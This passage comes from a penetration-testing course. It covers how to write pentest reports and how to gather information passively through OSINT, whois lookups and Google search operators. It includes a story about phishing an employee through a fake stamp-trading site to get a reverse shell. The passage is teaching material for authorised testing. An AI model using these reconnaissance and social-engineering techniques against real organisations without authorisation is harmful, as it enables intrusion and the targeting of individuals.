*Listing 32 - Concise conclusion*

> *We should mention here that not all penetration testers will offer remediation advice, and not all clients will expect it. That said, we believe that the most effective relationships are those between clients and vendors that do work on that level together.*

## 5.2.4 Testing Environment Considerations

The first section of the full report should detail any issues that affected the testing. This is usually a fairly small section. At times, there are mistakes or extenuating circumstances that occur during an engagement. While those directly involved will already be aware of them, we should document them in the report to demonstrate that we've been transparent.

It is our job as penetration testers and consultants to inform the client of all circumstances and limitations that affected the engagement. This is done so that they can improve on the next

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

iteration of testing and get the most value for the money they are paying. It is important to note that not every issue needs to be highlighted, and regardless of the circumstances of the test, we need to ensure the report is professional.

We'll consider three potential states with regard to extenuating circumstances:

- Positive Outcome: "There were no limitations or extenuating circumstances in the engagement. The time allocated was sufficient to thoroughly test the environment."
- Neutral Outcome: "There were no credentials allocated to the tester in the first two days of the test. However, the attack surface was much smaller than anticipated. Therefore, this did not have an impact on the overall test. OffSec recommends that communication of credentials occurs immediately before the engagement begins for future contracts, so that we can provide as much testing as possible within the allotted time."
- Negative Outcome: "There was not enough time allocated to this engagement to conduct a thorough review of the application, and the scope became much larger than expected. It is recommended that more time is allocated to future engagements to provide more comprehensive coverage."

The considerations we raise in this section will allow both us and the client to learn from mistakes or successes on this test and apply them to future engagements.

### 5.2.5 Technical Summary

The next section should be a list of all of the key findings in the report, written out with a summary and recommendation for a technical person, like a security architect, to learn at a glance what needs to be done.

This section should group findings into common areas. For example, all weak account password issues that have been identified would be grouped, regardless of the testing timeline. An example of the structure of this section might be:

- User and Privilege Management
- Architecture
- Authorization
- Patch Management
- Integrity and Signatures
- Authentication
- Access Control
- Audit, Log Management and Monitoring
- Traffic and Data Encryption
- Security Misconfigurations

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

An example of a technical summary for Patch Management is as follows:

```
4. Patch Management

Windows and Ubuntu operating systems that are not up to date were
identified. These are shown to be vulnerable to publicly-available
exploits and could result in malicious execution of code, theft
of sensitive information, or cause denial of services which may
impact the infrastructure. Using outdated applications increases the
possibility of an intruder gaining unauthorized access by exploiting
known vulnerabilities. Patch management ought to be improved and
updates should be applied in conjunction with change management.
```

*Listing 33 - Example Technical Summary*

The section should finish with a risk heat map based on vulnerability severity adjusted as appropriate to the client's context, and as agreed upon with a client security risk representative if possible.

### 5.2.6 Technical Findings and Recommendation

The Technical Findings and Remediation section is where we include the full technical details relating to our penetration test, and what we consider to be the appropriate steps required to address the findings. While this is a technical section, we should not assume the audience is made up of penetration testers.

Not everyone, even those who work within the technologies that were being tested, will fully understand the nuances of the vulnerabilities. While a deep technical dive into the root causes of an exploit is not always necessary, a broad overview of how it was able to take place should usually be provided. It is better to assume less background knowledge on behalf of the audience and give too much information, rather than the opposite.

This section is often presented in tabular form and provides full details of the findings. A finding might cover one vulnerability that has been identified, or may cover multiple vulnerabilities of the same type.

It's important to note that there might be a need for an attack narrative. This narrative describes, in story format, exactly what happened during the test. This is typically done for a simulated threat engagement, but is also useful at times to describe the more complex exploitation steps required for a regular penetration test. If it is necessary, then writing out the attack path step-by-step, with appropriate screenshots, is generally sufficient. An extended narrative could be placed in an Appendix and referenced from the findings table.

Below are three example entries:

| Ref | Risk | Issue Description and Implications | Recommendations |
|---|---|---|---|
| 1 | H | Account, Password, and Privilege Management is inadequate. Account management is the process of provisioning new accounts and removing accounts that are no longer required. The following issues were identified by performing an analysis of 122,624 user accounts post- | All accounts should have passwords that are enforced by a strict policy. All accounts with weak passwords should be forced to change them. All accounts should be set to expire automatically. Accounts no longer required should be removed. |

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

| | | | |
|---|---|---|---|
| | | compromise: 722 user accounts were configured to never expire; 23,142 users had never logged in; 6 users were members of the domain administrator group; default initial passwords were in use for 968 accounts. | |
| 2 | H | Information enumerated through an anonymous SMB session. An anonymous SMB session connection was made, and the information gained was then used to gain unauthorized user access as detailed in Appendix E.9. | To prevent information gathering via anonymous SMB sessions: Access to TCP ports 139 and 445 should be restricted based on roles and requirements. Enumeration of SAM accounts should be disabled using the Local Security Policy > Local Policies > Security Options |
| 3 | M | Malicious JavaScript code can be run to silently carry out malicious activity. A form of this is reflected cross-site scripting (XSS), which occurs when a web application accepts user input with embedded active code and then outputs it into a webpage that is subsequently displayed to a user. This will cause attacker-injected code to be executed on the user's web browser. XSS attacks can be used to achieve outcomes such as unauthorized access and credential theft, which can in some cases result in reputational and financial damage as a result of bad publicity or fines. As shown in Appendix E.8, the [client] application is vulnerable to an XSS vulnerability because the username value is displayed on the screen login attempt fails. A proof-of-concept using a maliciously crafted username is provided in Appendix E. | Treat all user input as potentially tainted, and perform proper sanitization through special character filtering. Adequately encode all user-controlled output when rendering to a page. Do not include the username in the error message of the application login. |

*Table 1 - Findings and Recommendations*

It's important to understand that what we identify as the severity of an issue based on its vulnerability score is not context-specific business risk. It only represents technical severity, even if we adjust it based on likelihood. We can reflect this in our findings as technical severity, or we can work with the client's risk team to gain an understanding of the appropriate level of business risk by including consideration of the unique business impact to the client.

We can start our findings description with a sentence or two describing what the vulnerability is, why it is dangerous, and what an attacker can accomplish with it. This can be written in such a way to provide insight into the immediate impact of an attack. We then describe some of the technical details about the vulnerability. There is often no need to go into overwhelming detail;

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

simply explain at a basic level what the vulnerability is and how to exploit it. The intention is to describe a complex exploit in a way that most technical audiences can understand.

We also need to include evidence to prove the vulnerability identified is exploitable, along with any further relevant information. If this is simple, it can be included inline as per the first entry above. Otherwise, it can be documented in an appendix as shown in the second entry.

Once the details of the vulnerability have been explained, we can describe the specific finding that we have identified in the system or application. We will use the notes that we took during testing and the screenshots that support them to provide a detailed account. Although this is more than a few sentences, we'll want to summarize it in the table and reference an appendix for the full description.

It's good practice to use our notes and screenshots to walk the reader through how we achieved the result step-by-step. The screenshots should contain a short explanation of what it shows. We should not rely on the screenshot to speak for itself. We should present the impact of the vulnerability in a way that frames its severity for the client in an appropriate manner, and is directly relevant to the business or application.

The remediation advice should be detailed enough to enable system and application administrators to implement it without ambiguity. The remediation should be clear, concise, and thorough. It should be sufficient to remove the vulnerability in a manner acceptable to the client and relevant to the application. Presenting remediation that is excessive, unacceptably costly, or culturally inappropriate (e.g. not allowing remote logins for a remote working environment) will lead to the fix never being implemented. A strong understanding of the needs of the client is necessary here.

There are several other important items to keep in mind. First, broad solutions should be avoided, in favor of things that drill down into the specifics of the application and the business. Second, theoretical solutions are not effective in combating a vulnerability. Make sure that any solution given has a concrete and practical implementation. Finally, do not layer multiple steps into one proposed solution. Each distinct step should be its own solution.

The Technical Findings and Recommendations section will likely be the major part of the report and the time and effort invested in writing it should reflect its importance.

In describing the findings, we will present the means of replicating them, either in the body of the report or in an appendix. We need to show exactly where the application was affected, and how to trigger the vulnerability. A full set of steps to replicate the finding should be documented with screenshots. This includes steps that we take for granted (such as running with administrative privileges), as these may not be obvious to the reader.

The details should be separated into two sections:

1. The affected URL/endpoint
2. A method of triggering the vulnerability

If multiple areas are affected by the vulnerability, we should include a reference to each area. If there is a large number of similar issues, then it's often acceptable to provide samples with a caveat that these are not the only areas where the issue occurs. In the latter case, we would recommend a systemic remediation.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 5.2.7 Appendices, Further Information, and References

The final part of the report is the *Appendices* section. Things that go here typically do not fit anywhere else in the report, or are too lengthy or detailed to include inline. This includes long lists of compromised users or affected areas, large proof-of-concept code blocks, expanded methodology or technical write-ups, etc. A good rule to follow is if it's necessary for the report but would break the flow of the page, put it in an appendix.

We may wish to include a *Further Information* section. In this section, we'd include things that may not be necessary for the main write-up but could reasonably provide value for the client. Examples would include articles that describe the vulnerability in more depth, standards for the remediation recommendation for the client to follow, and other methods of exploitation. If there is nothing that can add enough value, there is no reason to necessarily include this section.

*References* can be a useful way to provide more insight for the client in areas not directly relevant to the testing we carried out. When providing references, we need to ensure we only use the most authoritative sources, and we should also ensure that we cite them properly.

In this Module we discussed various tools and practices which will come in handy while we write our penetration testing reports. However, just as within the penetration testing field itself, there is no "one tool to rule them all" for report writing either. With the vast amount of reporting and note-taking tools, we recommend experimenting with them to find what works for you and/or the client. In the long run, this will make report writing more comfortable and effective at the same time.

There are many aspects we need to keep in mind during penetration testing and note-taking is arguably one of the most important ones. We may end up working with thousands of computers, users, applications, etc. and remembering everything as we progress without documentation is close to impossible. Taking the time to document each step thoroughly will help us write a better report in the end. It will also make our penetration test more effective, allowing us to view the documentation as we go along to see what we have already done instead of repeating the steps.

Finally, we need to keep in mind who will read the report. The goal should be to make the report useful for all potential audiences within an organization, both technical and non-technical. We can do this by splitting the report up in different parts, using different levels of technical language in each of them. This will ensure that everyone gets an idea of what the outcome of the penetration test really was.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 6 Information Gathering

The goal of a penetration test (or pentest) is to detect security gaps to improve the defenses of the company being tested. Because the network, devices, and software within the company's environment change over time, penetration testing is a cyclic activity. A company's attack surface changes periodically due to newly discovered software vulnerabilities, configuration mistakes from internal activities, or IT restructuring that might expose new segments for targeting.

In this Learning Module, we'll learn how to methodically map such an attack surface using both passive and active means, and understand how to leverage this information during the entire penetration test lifecycle.

## 6.1 The Penetration Testing Lifecycle

This Learning Unit covers the following Learning Objectives:

- Understand the stages of a Penetration Test
- Learn the role of Information Gathering inside each stage
- Understand the differences between Active and Passive Information Gathering

To keep a company's security posture as tightly controlled as possible, we should conduct penetration testing on a regular cadence and after every time there's a significant shift in the target's IT architecture.

A typical penetration test comprises the following stages:

- Defining the Scope
- Information Gathering
- Vulnerability Detection
- Initial Foothold
- Privilege Escalation
- Lateral Movement
- Reporting/Analysis
- Lessons Learned/Remediation

In this Module, we'll briefly cover *scoping* before turning our focus to the main objective, *Information Gathering*. We will learn more about the other stages during the rest of the course.

The scope of a penetration test engagement defines which IP ranges, hosts, and applications should be test subjects during the engagement, as compared to out-of-scope items that should not be tested.

Once we have agreed with the client on the engagement's scope and time frame, we can proceed to the second step, information gathering. During this step, we aim to collect as much data about the target as possible.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To begin information gathering, we typically perform reconnaissance to retrieve details about the target organization's infrastructure, assets, and personnel. This can be done either passively or actively. While the former technique aims to retrieve the target's information with almost no direct interaction, the latter probes the infrastructure directly. Active information gathering reveals a bigger footprint, so it is often preferred to avoid exposure by gathering information passively.

It's important to note that information gathering (also known as enumeration) does not end after our initial reconnaissance. We'll need to continue collecting data as the penetration test progresses, building our knowledge of the target's attack surface as we discover new information by gaining a foothold or moving laterally.

In this Module, we'll first learn about passive reconnaissance, then explore how to actively interact with a target for enumeration purposes.

## 6.2 Passive Information Gathering

This Learning Unit covers the following Learning Objectives:

- Understand the two different Passive Information Gathering approaches
- Learn about Open Source Intelligence (OSINT)
- Understand Web Server and DNS passive information gathering

Passive Information Gathering, also known as *Open-source Intelligence* (OSINT),[209] is the process of collecting openly-available information about a target, generally without any direct interaction with that target.

Before we begin, we need examine the two different schools of thought about what constitutes "passive" in this context.

In the strictest interpretation, we *never* communicate with the target directly. For example, we could rely on third parties for information, but we wouldn't access any of the target's systems or servers. Using this approach maintains a high level of secrecy about our actions and intentions, but can also be cumbersome and may limit our results.

In a looser interpretation, we might interact with the target, but only as a normal internet user would. For example, if the target's website allows us to register for an account, we could do that. However, we would not test the website for vulnerabilities during this phase.

Both approaches can be useful, depending on the objectives of the test we are conducting. For this reason, we need to consider the scope and rules of engagement for our penetration test before deciding which to use.

In this Module, we will adopt this latter, less rigid interpretation for our approach.

There are a variety of resources and tools we can use to gather information, and the process is cyclical rather than linear. In other words, the "next step" of any stage of the process depends on what we find during the previous steps, creating "cycles" of processes. Since each tool or resource can generate any number of varied results, it can be hard to define a standardized process. The ultimate goal of passive information gathering is to obtain information that clarifies

[209] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Open-source_intelligence

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

or expands an attack surface,[210] helps us conduct a successful phishing campaign, or supplements other penetration testing steps such as password guessing, which can ultimately lead to account compromise.

Instead of demonstrating linked scenarios, we will simply cover various resources and tools, explain how they work, and arm you with the basic techniques required to build a passive information gathering campaign.

Before we begin discussing resources and tools, let's share a personal example of a penetration test that involved successful elements of a passive information gathering campaign.

### A Note From the Authors

Several years ago, the team at OffSec was tasked with performing a penetration test for a small company. This company had virtually no internet presence and very few externally-exposed services, all of which proved to be secure. There was practically no attack surface to be found. After a focused passive information gathering campaign that leveraged various Google search operators, connected bits of information "piped" into other online tools, and a bit of creative and logical thinking, we found a forum post made by one of the target's employees in a stamp-collecting forum:

```
Hi!
I'm looking for rare stamps from the 1950's - for sale or trade.
Please contact me at david@company-address.com
Cell: 999-999-9999
```

*Listing 34 - A forum post as a lure*

We used this information to launch a semi-sophisticated client-side attack. We quickly registered a stamps-related domain name and designed a landing page that displayed various rare stamps from the 1950's, which we found using Google Images. The domain name and design of the site definitely increased the perceived reliability of our stamp trading website.

Next, we embedded some nasty client-side attack exploit code in the site's web pages, and called "David" during the workday. During the call, we posed as a stamp collector that had inherited their Grandfather's huge stamp collection.

David was overjoyed to receive our call and visited the malicious website to review the "stamp collection" without hesitation. While browsing the site, the exploit code executed on his local machine and sent us a reverse shell.

This is a good example of how some innocuous passively-gathered information, such as an employee engaging in personal business with his corporate email, can lead to a foothold during a penetration test. Sometimes the smallest details can be the most important.

> *While "David" wasn't following best practices, it was the company's policy and lack of a security awareness program that set the stage for this breach. Because of this, we avoid casting blame on an individual in a written report. Our goal as penetration testers is to improve the security of our client's resources, not to*

[210] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Attack_surface

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*target a single employee. Simply removing "David" wouldn't have solved the problem.*

Let's review some of the most popular tools and techniques that can help us conduct a successful information gathering campaign. We will use MegaCorp One,[211] a fictional company created by OffSec, as the subject of our campaign.

## 6.2.1 Whois Enumeration

*Whois*[212] is a TCP service, tool, and type of database that can provide information about a domain name, such as the *name server*[213] and *registrar*.[214] This information is often public, since registrars charge a fee for private registration.

We can gather basic information about a domain name by executing a standard forward search and passing the domain name, *megacorpone.com*, into whois, providing the IP address of our Ubuntu WHOIS server as an argument of the host (-h) parameter.

```
kali@kali:~$ whois megacorpone.com -h 192.168.50.251
   Domain Name: MEGACORPONE.COM
   Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2019-01-01T09:45:03Z
   Creation Date: 2013-01-22T23:01:00Z
   Registry Expiry Date: 2023-01-22T23:01:00Z
...
Registry Registrant ID:
Registrant Name: Alan Grofield
Registrant Organization: MegaCorpOne
Registrant Street: 2 Old Mill St
Registrant City: Rachel
Registrant State/Province: Nevada
Registrant Postal Code: 89001
Registrant Country: US
Registrant Phone: +1.9038836342
...
Registry Admin ID:
Admin Name: Alan Grofield
Admin Organization: MegaCorpOne
Admin Street: 2 Old Mill St
Admin City: Rachel
Admin State/Province: Nevada
Admin Postal Code: 89001
Admin Country: US
Admin Phone: +1.9038836342
...
Registry Tech ID:
```

[211] (OffSec, 2023), https://www.megacorpone.com/

[212] (Wikipedia, 2022), https://en.wikipedia.org/wiki/WHOIS

[213] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Name_server

[214] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Domain_name_registrar

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Tech Name: Alan Grofield
Tech Organization: MegaCorpOne
Tech Street: 2 Old Mill St
Tech City: Rachel
Tech State/Province: Nevada
Tech Postal Code: 89001
Tech Country: US
Tech Phone: +1.9038836342
...
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
...
```

*Listing 35 - Using whois on megacorpone.com*

Not all of this data is useful, but we did discover some valuable information. First, the output reveals that Alan Grofield registered the domain name. According to the Megacorp One Contact page, Alan is the "IT and Security Director".

We also found the name servers for MegaCorp One. Name servers are a component of DNS that we won't be examining now, but we should nevertheless add these servers to our notes.

Assuming we have an IP address, we can also use the whois client to perform a reverse lookup and gather more information.

```
kali@kali:~$ whois 38.100.193.70 -h 192.168.50.251
...
NetRange:       38.0.0.0 - 38.255.255.255
CIDR:           38.0.0.0/8
NetName:        COGENT-A
...
OrgName:        PSINet, Inc.
OrgId:          PSI
Address:        2450 N Street NW
City:           Washington
StateProv:      DC
PostalCode:     20037
Country:        US
RegDate:
Updated:        2015-06-04
...
```

*Listing 36 - Whois reverse lookup*

The results of the reverse lookup give us information about who is hosting the IP address. This information could be useful later, and as with all the information we gather, we will add this to our notes.

## 6.2.2 Google Hacking

The term "Google Hacking" was popularized by Johnny Long in 2001. Through several talks[215] and an extremely popular book (*Google Hacking for Penetration Testers*[216]), he outlined how

[215] (Wikipedia, 2022) https://en.wikipedia.org/wiki/Google_hacking

[216] (Johnny Long, Bill Gardner, Justin Brown, 2015), https://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/0128029641/ref=dp_ob_image_bk

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

search engines like Google could be used to uncover critical information, vulnerabilities, and misconfigured websites.

At the heart of this technique is using clever search strings and *operators*[217] for the creative refinement of search queries, most of which work with a variety of search engines. The process is iterative, beginning with a broad search, which is narrowed using operators to sift out irrelevant or uninteresting results.

We'll start by introducing several of these operators to learn how they can be used.

The *site* operator limits searches to a single domain. We can use this operator to gather a rough idea of an organization's web presence.





*Figure 14: Searching with a Site Operator*

The image above shows how the *site* operator limited the search to the megacorpone.com domain we have specified.

We can then use further operators to narrow these results. For example, the *filetype* (or *ext*) operator limits search results to the specified file type.

In the example below, we combine operators to locate TXT files (*filetype:txt*) on www.megacorpone.com (site:megacorpone.com):

[217] (Google, 2022), https://support.google.com/websearch/answer/2466433?hl=en

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 15: Searching with a Filetype Operator*

We receive an interesting result. Our query found the **robots.txt** file, containing following content.

```
User-agent: *
Allow: /
Allow: /nanites.php
```

*Listing 37 - robots.txt file*

The **robots.txt** file instructs web crawlers, such as Google's search engine crawler, to allow or disallow specific resources. In this case, it revealed a specific PHP page (**/nanities.php**) that was otherwise hidden from the regular search, despite being listed *allowed* by the policy.

The *ext* operator could also be helpful to discern which programming languages might be used on a web site. Searches like **ext:php**, **ext:xml**, and **ext:py** will find indexed PHP Pages, XML, and Python pages, respectively.

We can also modify an operator using **-** to exclude particular items from a search, narrowing the results.

For example, to find interesting non-HTML pages, we can use **site:megacorpone.com** to limit the search to **megacorpone.com** and subdomains, followed by **-filetype:html** to exclude HTML pages from the results.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 16: Searching with the Exclude Operator*

In this case, we found several interesting pages, including web directories indices.

In another example, we can use a search for **intitle:"index of" "parent directory"** to find pages that contain "index of" in the title and the words "parent directory" on the page.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 17: Using Google to Find Directory Listings*

The output refers to *directory listing*[218] pages that list the file contents of the directories without index pages. Misconfigurations like this can reveal interesting files and sensitive information.

These basic examples only scratch the surface of what we can do with search operators. The *Google Hacking Database* (GHDB)[219] contains multitudes of creative searches that demonstrate the power of leveraging combined operators.

[218] (MITRE, 2022), https://cwe.mitre.org/data/definitions/548.html

[219] (OffSec, 2023), https://www.exploit-db.com/google-hacking-database

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

